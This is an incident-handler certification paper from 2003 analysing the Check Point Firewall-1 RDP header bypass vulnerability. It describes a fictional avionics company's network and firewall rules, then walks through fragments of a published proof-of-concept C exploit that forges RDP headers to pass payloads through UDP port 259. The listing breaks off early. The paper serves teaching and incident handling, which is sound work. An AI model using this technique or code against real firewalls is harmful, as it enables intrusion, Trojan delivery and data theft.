Global Information Assurance Certification Paper

GIAC Certified Incident Handler

Version 2.1

Check Point Firewall-1 RDP Header Firewall Bypassing Vulnerability OPTION 1

By

Steve Ellison

February 4, 2003

Table of Content

Part 1 - The Exploit

1.1 Introduction

Checkpoint uses a proprietary protocol known as the Reliable Data Protocol (RDP) for internal communications between various software components. RDP provides the firewall administrator the communication necessary to support any device installed with Checkpoint software. For example, RDP provides the road map necessary for a management server to manage a remote enforcement point (firewall) within a distributive setup. The RDP Checkpoint uses is not the same RDP defined in RFC 908, though the mistake of confusing the two has been made several times.

On July 7, 2001, The CERT Coordination Center issued the CA-2001-17 advisory about the vulnerability Checkpoint Firewall-1/VPN-1 software has dealing with RDP (Reliable Data Protocol) packets passing through the firewall. The name of the advisory is:

Check Point Firewall-1 RDP Header Firewall Bypassing Vulnerability

The advisory warns about how an intruder can use a default rule created by Checkpoint during an installation to bypass the firewall internally or externally. The intruder or a trusted internal user can add fake RDP headers to normal UDP traffic with an unacceptable payload and send it through the firewall via port 259. An intruder can either use a script to exploit the RDP vulnerability or use the UDP port to deceive the firewall in allowing a connection to transverse to the internal or external host. Thus, the intruder can deliver a Trojan horse as payload virtually undetectable by the firewall or he can utilize port 259 as a pathway to another host. In order for an intruder to use port 259 as a pathway, he needs to know and have access to both sides. For example, a disgruntle internal user might have the ability to use port 259 as a destination port to transfer information about his current employer to a competitor.

1.2 Operating System

The RDP vulnerability does not place an attack directly against an operating system. Instead, the core of the vulnerability is to focus on a rule which Checkpoint Firewall-1/VPN-1 software installs by default during an installation (implied rules). Also, the exploit does not discriminate between any of the operating systems (Windows or Solaris) or appliances. Any preinstalled device (appliance) with Firewall-1/VPN-1 (i.e. Nokia) or Checkpoint Firewall-/VPN-1 modules using versions 4.0 and 4.1 service pack 4 or lower which are configured to use the implied rules (which many are) may be vulnerable to the exploit.

1.3 Protocols/Services/Application

As earlier mentioned, the RDP vulnerability exploits the method Checkpoint uses to communicate between software packages. RDP uses UDP port 259 as its communication transport. The protocol (UDP) and the service (port 259) are specific to Checkpoint's vulnerability; however, the applications affected by the vulnerability may vary.

Organizations use firewalls to deny traffic which is unacceptable to their security policies. If an intruder can use traffic acceptable to the organization he can "slide" by the firewall and go unnoticed. The code written to exploit Checkpoint gateways via RDP uses the service acceptable to the firewall (RDP) to disguise itself to gain access to an internal or external host. Instead of attacking the firewall itself the intruder can use the firewall's weakness to gain access. In version 4.1 service pack 4 or lower, the UDP port 259 is an acceptable communication method Checkpoint components use to communicate amongst each other. A fairly experienced intruder can utilize this acceptable service for his own evil ways. One scenario would be, he sends a UDP request via port 259 just as if it came from a Checkpoint software component (so far acceptable to the firewall); however, he adds a Trojan horse as the packets payload (unacceptable) to gain unauthorized access to an internal device. The applications affected by the unauthorized access will vary depending on the intentions of the intruder.

> *For example, an individual (the intruder) approaches a security guard (firewall) in the attempt to gain unauthorized entrance (the internal host). Without proper identification (unacceptable traffic), the individual is rejected. However, the rejected individual notices that a contractor (acceptable traffic) was granted access by simply having a business logo (an acceptable RDP header) on the side of a van. The rejected individual decides to rent a van and attach a logo on the side of the rented van similar to the logo he saw on the contractor van (RDP vulnerability) which was granted access. When the rejected individual arrived at the gate, the same security guard that rejected him last time allows him to enter. Though the individual was the same (RDP headers), the package (payload) is completely different. Passing the perimeter security, the intruder can attack the intended internal target.*

Second, the intruder can send data through port 259 utilizing a service like TFTP to make a transfer. Though the TFTP service is not allowed, the intruder uses destination port 259 to fool the firewall in allowing the traffic to pass (as this paper will attempt to demonstrate).

If an intruder can deceive the Checkpoint gateway in allowing passage of the RDP exploit, he has the potential of creating a denial of service, creating a tunnel between himself and the internal host via exploiting the internal host into communicating with him over outbound port 80, or an internal user can connect to an external host (again via port 259) without calling attention to himself. The severity of the RDP exploit will

depend on the creativity and/or level of malicious code the intruder incorporates in the exploit.

1.4 Brief Description

By using Checkpoint's implied rules, rules created by default during the installation, an intruder can attempt to deceive the firewall in allowing incoming and/or outgoing packets to pass to or from an internal or external host. In the attempt to protect against intrusion, Checkpoint has designed Firewall-1/VPN-1 to deny all traffic except that which is absolutely necessary (those defined by the implied rules) or defined by the administrator. In the case of the RDP vulnerability, one of the implied rules designed to protect against intrusion can actually allow an intrusion.

Protocols names and the implied rules are defined by the ***BASE.DEF*** and ***CRYPT.DEF*** (incorporated inside of the ***BASE.DEF*** file) files. Checkpoint translates rules into a language called INSPECT as they are defined by the administrator or by default. Inside these files is a macro (accept_fw1_rdp) which accepts connections from inbound or outbound as long as they meet certain attributes. When a connection with the correct attributes arrives at the firewall, the firewall may allow the connections to continue regardless of the payload. Intermediate hackers with descent hacking skills can use the code, provided from the Internet, to create a packet with fake RDP headers destined for port 259 with malicious code or data as the payload to bypass the firewall to connect to a host either inside or outside the network. Though much attention is stressed accessing an internal host from the Internet, one should not overlook the potential of an internal user creating a tunnel from an internal host to an external host. In other words, the tunnel created between the Internet and the internal host may be created from the internal network instead of outside.

1.5 Variants

This vulnerability is specific to Checkpoint Firewall-1/VPN-1 gateways which use the proprietary internal communication channel via port 259. No variants have been catalogued for this vulnerability; however, code has been written to exploit this vulnerability so the potential of variants developing is likely.

Since the first announcement of the RDP vulnerability, CERT released an updated advisory on February 12, 2002. The update stated "any VPN-1/FireWall-1 gateway is potentially susceptible to this unauthorized traffic, which is not an attack or denial of service but could be used in some circumstances to establish a surreptitious communication channel." This vulnerability may be used to pass other vulnerabilities to hosts or make unauthorized connections to external hosts. http://www.checkpoint.com/techsupport/alerts/rdp.html#addendum1

1.6 References

Checkpoint Inc. "RDP Communication Vulnerability"

February 12, 2002
http://www.checkpoint.com/techsupport/alerts/rdp.html#addendum1

Inside Security, "Inside Security GmbH Vulnerability Notification, Revision 1.6"
July 14, 2001
http://www.inside-security.de/fw1_rdp.html

CERT® Coordination Center. "CERT® Advisory CA-2001-17 Check Point RDP Bypass Vulnerability"
July 12, 2001
http://www.cert.org/advisories/CA-2001-17.html

The Shmoo Group. "Check Point FireWall-1 RDP Bypass Vulnerability"
July 10, 2001
http://www.shmoo.com/mail/fw1/jul01/msg00050.shtml

Security.com, "FW-1 RDP Vulnerability Proof of Concept Code"
July 14, 2001
http://www.security.nnov.ru/search/document.asp?docid=1831

Beyond Security, "Check Point FireWall-1 RDP Bypass Vulnerability"
September 7, 2001
http://www.securiteam.com/securitynews/5YP012K4UU.html

Part 2 – The Attack

2.1 Network Design




Figure 2.1

2.1.1 Introduction

GIAC Avionics provides aviation electronics for the world's aircraft manufacturers and more than 300 airline customers and military forces. GIAC Avionics is headquartered in Seattle, WA with operations throughout the United States for customer support, training, and technical support. GIAC Avionics can provide total customer service solutions through a network of more than 50 service centers.

GIAC Avionics has created a security perimeter created to protect customer, partner, and employee data. As *figure 2.1* demonstrates, all internal networks are protected by Checkpoint firewalls with Cisco routers as Internet routers. The VPN firewall provides employees and remote sites with encrypted access to the internal network for various job functions. Customers utilize the secured web site (located in the DMZ) to place orders, check the status of their order, or check the status of their part in service. At midnight the secured web server transfers all confidential information to the "Critical Network's" Oracle server. The "Critical Network" consists of an Oracle database server where all customer and supplier confidential information is stored. GIAC Avionics has placed a Checkpoint firewall exclusively for the "Critical Network" due to the sensitivity of the data.

GIAC Avionics is a large scale organization with several departments within Information Services. Information Services, as a whole, support GIAC Avionics' infrastructure consisting of 114 Checkpoint firewalls (54 of those are attached to the Internet), 238 Cisco routers (54 of those are Internet routers), and 201 servers (windows and Unix based). The departments and responsibilities vary depending on their job function. For this paper the relevant departments and responsibilities are as follows:

Information Security *– Perimeter Security (includes but not limited to firewalls, site-to-site VPN, client VPNs, and approval of router changes).*
Infrastructure *– routers and switches.*
Applications *– web server located in the DMZ.*
Database *– Oracle database located on the "Critical Network" Oracle server.*
Server *– Citrix Farm on the internal network.*
Core Systems *– responsible for Unix support (like the Oracle server in the "Critical Network").*

Each service center has two security engineers that provide support for the Internet components, as well as, incident handling duties. The corporate Information Security team is responsible for informing the service center's engineers of patches and updates.

In a large organization keeping standards provides an easier method of support; therefore, the Information Security Officer, located at the corporate headquarters, has standardized on Firewall-1/VPN-1 version 4.1 service pack 3 for all firewalls.

The following gives detailed information about the relevant pieces of GIAC Avionics' infrastructure:

2.1.2 Internet Router

Cisco 2600 routers have been chosen as the standard Internet router for all facilities. Each router will be configured the same with the following configuration:

```
version 12.25
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service udp-small-servers
service tcp-small-servers
!
hostname rt-giac-avionics
!
enable secret 5
enable password 7
!
memory-size iomem 20
ip subnet-zero
no ip source-route
ip domain-name giacavionics.com
ip name-server 107.24.1.1
ip name-server 107.24.1.2
!
!
!
!
interface Loopback0
 description SBJ46338678 / 358546
 no ip address
!
interface Ethernet0/0
 description To Internet Firewall
 ip address 107.24.81.1 255.255.255.240
 no ip directed-broadcast
 no mop enabled
!
interface Serial0/0
 description To ISP
 ip address 170.24.81.0 255.255.255.240
 no ip directed-broadcast
 encapsulation ppp
 service-module t1 timeslots 1-24
!
interface Ethernet0/1
 no ip address
 no ip directed-broadcast
 shutdown
!
no ip classless
ip route 0.0.0.0 0.0.0.0 107.24.81.254
ip route 107.24.81.0 255.255.255.0 107.24.81.254
!
logging buffered 4096 debugging
!
```

```
snmp-server community RO
snmp-server community RW
snmp-server chassis-id rt-giac-isp1
snmp-server enable traps snmp
snmp-server enable traps isdn call-information
snmp-server enable traps config
snmp-server enable traps bgp
snmp-server enable traps frame-relay
banner motd ^CC
**************************************  N O T I C E  ************************************
*                                                                                      *
*  THIS SYSTEM IS FOR BUSINESS PURPOSES ONLY AND IS MONITORED                          *
*       FOR SECURITY  AND ACCEPTABLE  USE POLICY  VIOLATIONS                           *
*                                                                                      *
N                                                                                      N
O   Access to this equipment is governed by GIAC Security Team and Security            O
T    Policy.   The Security Policy applies to all Users of GIAC Resources,             T
I    wherever they may be located                                                      I
C                                                                                      C
E   Unautorized users who have not obtained permission from the GIAC                  E
*    Security Team must terminate this connection immediately or face                  *
*    disciplinary action and / or criminal prosecution.                                *
*                                                                                      *
*                                                                                      *
**************************************  N O T I C E  ************************************
^C
!
line con 0
 password 7
 login
line aux 0
 password 7
 login
line vty 0 4
 password 7
 login
!
no scheduler allocate
end
```

2.1.3 Corporate Firewall

GIAC Avionics has standardized on Checkpoint Firewall-1/VPN-1 running on SUN Solaris 2.7 (32-bit mode) as the corporate firewall. The corporate firewall, located in Seattle, is the hub of all corporate business. This firewall provides protection for the web server (www.giacavionics.com) where customers input confidential information over SSL to place orders, Internet access for employees, Internet mail, etc. Currently, this firewall is installed with Checkpoint Firewall-1/VPN-1 version 4.1, service pack 3. *Figure 2.2* (page 12) demonstrates the rule base the corporate firewall enforces.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	Internal-DNS	External-DNS-1 External-DNS-2	UDP domain-udp	accept	Log	GIAC-Avionics-FW	* Any	Allows the Internal DNS Servers to resolve to ISP External DNS servers.
2	RealSecure-Internet-NW-Sensor RealSecure-IDS-Service-NW	Real-Secure-Server	TCP RealSecure	accept	Log	GIAC-Avionics-FW	* Any	Allows the RealSecure Network sensors to send information gathered to the RealSecure Server.
3	SecurID-Server GIAC-Avionics-FW	SecurID-Server GIAC-Avionics-FW	securid	accept	Log	GIAC-Avionics-FW	* Any	Allows the SecurID server and firewalls to communicate when there is a request for authentication.
4	VirusWall_Mail-Sweeper	www.antivirus.com	TCP ftp	accept	Log	GIAC-Avionics-FW	* Any	Allows VirusWall to download the latest pattern and dat files.
5	Corporate-Citrix-Farm	www.giacavionics.com	TCP http TCP https	accept	Log	GIAC-Avionics-FW	* Any	Allows inbound traffic to follow to the www.giacavionics.com for information and placing orders.
6	Internal-Network	www.giacavionics.com	NBT	drop	- None	GIAC-Avionics-FW	* Any	Drops all NBT traffic bound for the Web Server without logging it.
7	Internal-Network	www.giacavionics.com	* Any	drop	Log	GIAC-Avionics-FW	* Any	Dropa all other services bound for the Web Server.
8	Internal-Network	GIAC-Avionics-FW	HTTP http->Web-Virus-Scanning	accept	Log	GIAC-Avionics-FW	* Any	Allows employees to browse the Internet. All sessions are scanned for viruses.
9	Internal-Network	GIAC-Avionics-FW	FTP ftp->FTP-Virus-Scanning	accept	Log	GIAC-Avionics-FW	* Any	Allows employees to FTP to the Internet. All sessions are scanned for viruses.
10	Internal-Network	GIAC-Avionics-FW	TCP https	accept	Log	GIAC-Avionics-FW	* Any	Allows employees to browse the Internet via HTTPS. All sessions are scanned for viruses.
11	Exchange-Server	Internal-Network	SMTP smtp->Outward-Mail	accept	Log	GIAC-Avionics-FW	* Any	Sends all mail inbound through the Mailsweeper and VirusWall for content and viruses.
12	VirusWall_Mail-Sweeper	Internal-Network	TCP smtp	accept	Log	GIAC-Avionics-FW	* Any	Sends the mail on after the scan.
13	www.giacavionics.com	Mail-Relay	TCP smtp	accept	Log	GIAC-Avionics-FW	* Any	Relays mail to the Internet
14	Internal-Network	GIAC-Avionics-FW	SMTP smtp->Inward-Mail	accept	Log	GIAC-Avionics-FW	* Any	Sends all mail outbound through the Mailsweeper and VirusWall for content and viruses.
15	* Any	* Any	NBT	drop	- None	GIAC-Avionics-FW	* Any	Drops all NBT traffic bound for the without logging.
16	* Any	* Any	* Any	drop	Log	GIAC-Avionics-FW	* Any	Cleanup Rule.

Figure 2.2

NOTE: The administrator did not see any danger in leaving the implied rules enabled.

2.1.4 Corporate VPN Firewall

GIAC Avionics has chosen Checkpoint Firewall-1/VPN-1 to be the center of their corporate VPN architecture. Like the corporate firewall, this firewall will be installed with a SUN server running Solaris 2.7 (32-bit mode) as the operating system with Checkpoint Firewall-1/VPN-1 4.1 service pack 3. Each office and service center will be setup with a site-to-site VPN connection for placing customer orders received by sales representatives, provide sales representatives with the ability to retrieve customer order status, and receive confidential product information via the corporate Citrix Farm located on the internal network. All confidential information is provided by the Oracle database server located on the "Critical Network".

The corporate office will utilize the site-to-site VPN connection to each service center for support. *Figure 2.3* (page 12) is an example of the corporate VPN firewall rule base which shows only the first nine service center VPNs.


NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	SecureClient-Users@Any	Corporate-Citrix-Farm	TCP http TCP Port_1494	Client Encrypt	Log	Corporate-VPN-FW	* Any	
2	Service-Center-1-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center One
3	Corporate-VPN-Domain	Service-Center-1-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center One
4	Service-Center-2-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Two
5	Corporate-VPN-Domain	Service-Center-2-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Two
6	Service-Center-3-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Three
7	Corporate-VPN-Domain	Service-Center-3-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Three
8	Service-Center-4-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Four
9	Corporate-VPN-Domain	Service-Center-4-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Four
10	Service-Center-5-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Five
11	Corporate-VPN-Domain	Service-Center-5-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Five
12	Service-Center-6-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Six
13	Corporate-VPN-Domain	Service-Center-6-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Six
14	Service-Center-7-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Seven
15	Corporate-VPN-Domain	Service-Center-7-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Seven
16	Service-Center-8-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Eight
17	Corporate-VPN-Domain	Service-Center-8-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Eight
18	Service-Center-9-VPN-Domain	Corporate-Citrix-Farm	TCP http TCP Port_1494	Encrypt	Log	Corporate-VPN-FW	* Any	VPN from Service Center Nine
19	Corporate-VPN-Domain	Service-Center-9-VPN-Domain	* Any	Encrypt	Log	Corporate-VPN-FW	* Any	VPN to Service Center Nine
20	* Any	* Any	NBT	drop	- None	Corporate-VPN-FW	* Any	Drops all NBT traffic w/out logging it.
21	* Any	* Any	* Any	drop	Log	Corporate-VPN-FW	* Any	Cleanup Rule.

Figure 2.3

2.1.5 Web Server (Secure Server for orders)

The web server allows Internet users to visit the web site www.giacavionics.com to review products and services provided by GIAC Avionics. When customers wish to place orders they setup an account on the secured server located in the DMZ (the address of the secured server is 107.24.81.18). The confidential information is transferred to the "Critical Network" via secured FTP each day.

2.1.6 Critical Network Firewall



The "Critical Network" consists of an Oracle database server and a network sensor intrusion detection system. The Oracle server contains all confidential information about GIAC Avionics' customers, partners, and employees. Due to the sensitive information on the Oracle server, Information Security placed a Checkpoint Firewall-1/VPN-1 version 4.1 service pack 3 on a SUN server with Solaris 2.7 (32-bit mode) as its operating system to isolate the Oracle server. All nonessential access both physical and electronically is restricted. The Oracle server performs two backups per night for archiving the data. The first backup is to the local backup device on the server. The second is sent to a large backup server located on the internal network. All access to the enterprise backup server is restricted to authorized GIAC Avionics personnel only.

Figure 2.4 demonstrates the rule base the "Critical Network" firewall will enforce.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	www.giacavionics.com	Oracle-Server	TCP ftp	accept	Log	Critical-Firewall	Transfer	Scheduled time for the web server to transfer its customer information to the Oracle server.
2	Oracle-Server	Enterprise-Backup	TCP Backup-Port	accept	Log	Critical-Firewall	Backups	Scheduled backups to the Enterprise Backup Server.
3	Corporate-Citrix-Farm	Oracle-Server	TCP http TCP https	accept	Log	Critical-Firewall	* Any	Allows the internal Citrix Farm to communicate to the Oracle server so employees can access ceratin information.
4	Oracle-Support	Oracle-Server	Oracle-Support-Services	accept	Log	Critical-Firewall	* Any	Allows support of the Oracle server to only the Core Systems group.
5	* Any	* Any	NBT	drop	- None	Critical-Firewall	* Any	Drops all NBT traffic without logging it.
6	* Any	* Any	* Any	drop	Log	Critical-Firewall	* Any	Drops all traffic

Figure 2.4

2.1.7 Service Center Firewalls

GIAC Avionics has 50 service centers throughout the United States. Like the corporate and VPN firewalls, the service centers have a Checkpoint Firewall-1/VPN-1 firewall installed with version 4.1 service pack 3 providing perimeter security. Each firewall is a SUN server running Solaris 2.7 (32-bit mode) as its operating system. The service center firewalls provide employee Internet access per site, employee VPN access to their home site, and a site-to-site VPN to the corporate office. The corporate access will allow all customer order, order status, repair status, inventory, and support. The corporate Information Security team is responsible for informing the service center's engineers of patches and updates.

2.2 Protocol Description

As mentioned several times throughout this paper, Checkpoint uses a proprietary protocol called Reliable Data Protocol (RDP) that utilizes UDP port 259 as its primary communication method between software components. As rules are created they are translated into Checkpoint's INSPECT code (similar to programs written in C). By default Checkpoint rule bases are installed with implied rules enabled. The implied rules are designed to deny all traffic except that which is absolutely necessary and/or when a policy or rule is created to allow communication through the firewall. The RDP vulnerability focuses on a weakness Checkpoint implanted in their implied rules. *Figure 2.5* illustrates the implied rule which makes the Checkpoint devices vulnerable. This rule allows **ANY** source from **ANY** destination via the service RDP (UDP).

Figure 2.5


Shown below is from the article (*Check Point FireWall-1 RDP Bypass Vulnerability*) by Inside Security. This shows the weakness in the ***BASE.DEF*** file and how it deals with UDP RDP traffic.

- Protocol UDP
- Destination port 259 (RDP)
- RDP Command RDPCRYPTCMD (100), RDPCRYPT_RESTARTCMD (101), RDPUSERCMD (150) or RDPSTATUSCMD (128).
The RDP command types RDPCRYPT = {RDPCRYPTCMD,RDPUSERCMD,RDPSTATUSCMD} and RDPCRYPT_RESTART = {RDPCRYPT_RESTARTCMD} will permit traversal of faked RDP packets (regardless of the value of NO_ENCRYPTION_FEATURES, undefined by default).


Implied rules are above all created rules within the rule base; therefore, Checkpoint firewalls installed with version 4.1 service pack 4 or lower may be vulnerable to the RDP vulnerability. An intruder can use code written to exploit the vulnerability or utilize UDP port 259 to bypass the firewall with information not normally allowed (illustrated throughout this paper).

2.3 How the exploit works

Checkpoint has a default macro embedded in the file ***BASE.DEF*** which can allow an intruder to use the generic UDP service to bypass restrictions enforced by the firewall with fake RDP headers to an internal or external host. The normal RDP UDP packet structure is displayed on page 15 (provide by Inside Security IT Consulting).



A sample of the RDP header is below:



One way to exploit Checkpoint's vulnerability would be to download the RDP code (shown below beginning on page 16) from the Internet and use the code as a proof of concept or to hide code for malicious purposes (i.e. to hide a Trojan horse or confidential information as its payload).

The following is a description of the proof of concept code provided by Inside Security IT Consulting. Majority of the code displayed below is setting up for the exploit. Once the subroutines and definitions of the script are successful, the script will create fake RDP headers utilizing the following code:

```
/*Assemble fake RDP header and payload*/
 data=malloc(sizeof(struct rdp_hdr)+strlen(payload)+1);
 memcpy(data,&rdp_head,sizeof(struct rdp_hdr));
 memcpy(data+sizeof(struct rdp_hdr),payload,strlen(payload)+1);
```

This portion of the code will:

(1) Create fake RDP headers,
(2) Prepares the payload for delivery to its target, and
(3) Copies the payload to its target via the ***memcpy*** statements highlighted in yellow.

The structure of the script is represented by the ***rdp_hdr*** statements in bold which is called earlier in the script with the following code (you can find this part of the code highlighted in DARK RED on page 19):

```
struct rdp_hdr
{
 unsigned int rdp_magic;
```

```
 unsigned int rdp_cmd;
} rdp_head;
```

The next part of the code makes this exploitable to Checkpoint Firewall-1/VPN-1 gateways – known as the "dirty work". The code below verifies the port status of the firewall. If the port is closed an error is sent; however, if the port is open the payload is sent (if one is present).

```
if((i=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0)  /*open sending socket*/
 {
  perror("socket");
  exit(1);
 }
 i=send_udp(i,source,s_port,target,d_port,data,sizeof(struct rdp_hdr)+strlen(payload)+1);
 if(i<0)
  printf("Error, packet not sent\n");
 else
  printf("Sent %u bytes\n",i);
 return(0);
}
```

The entire code written and provided by Inside Security IT Consulting can be used as a proof of concept or to exploit the vulnerability though more work is needed to complete the exploitation. I have highlighted the code with the following colors to explain what each portion of the code is responsible for.

Green defines the library files needed for the script to function.
Blue defines the global definitions.
Yellow defines the subroutines that the main script will run.
Pink defines what the program is to do.
Dark Red represents the structure.
Teal represents the code written to create the fake RDP headers.
Gray represents the dirty work mentioned earlier.

THE RDP VULNERABILIY PROOF OF CONCEPT CODE

```
/*
Checkpoint FW-1 Version 4.1 "RDP Bypass Vulnerability" proof of concept code
Copyright 2001 Jochen Bauer, Inside Security IT Consulting GmbH <jtb@inside-security.de>
Compiled and tested on SuSE Linux 7.1
This program is for testing purposes only, any other use is prohibited!
*/

#include <stdio.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/udp.h>    ➔ Library which are used when the exploit is run.
#include <string.h>
#include <stdlib.h>
#include <errno.h>
```

```
#include <sys/types.h>
#include <asm/types.h>

/*See $FWDIR/lib/crypt.def for the following definitions.*/
/*We set the highest bit, so that the RDP commands are */
/*not members of the sets RDPCRYPTF and RDPCRYPT_RESTARTF*/
#define RDP_PORT 259 /*RDP port*/
#define RDPCRYPT_RESTARTCMD 101|0x80000000
#define RDPCRYPTCMD 100|0x80000000  ➔ Global defanations
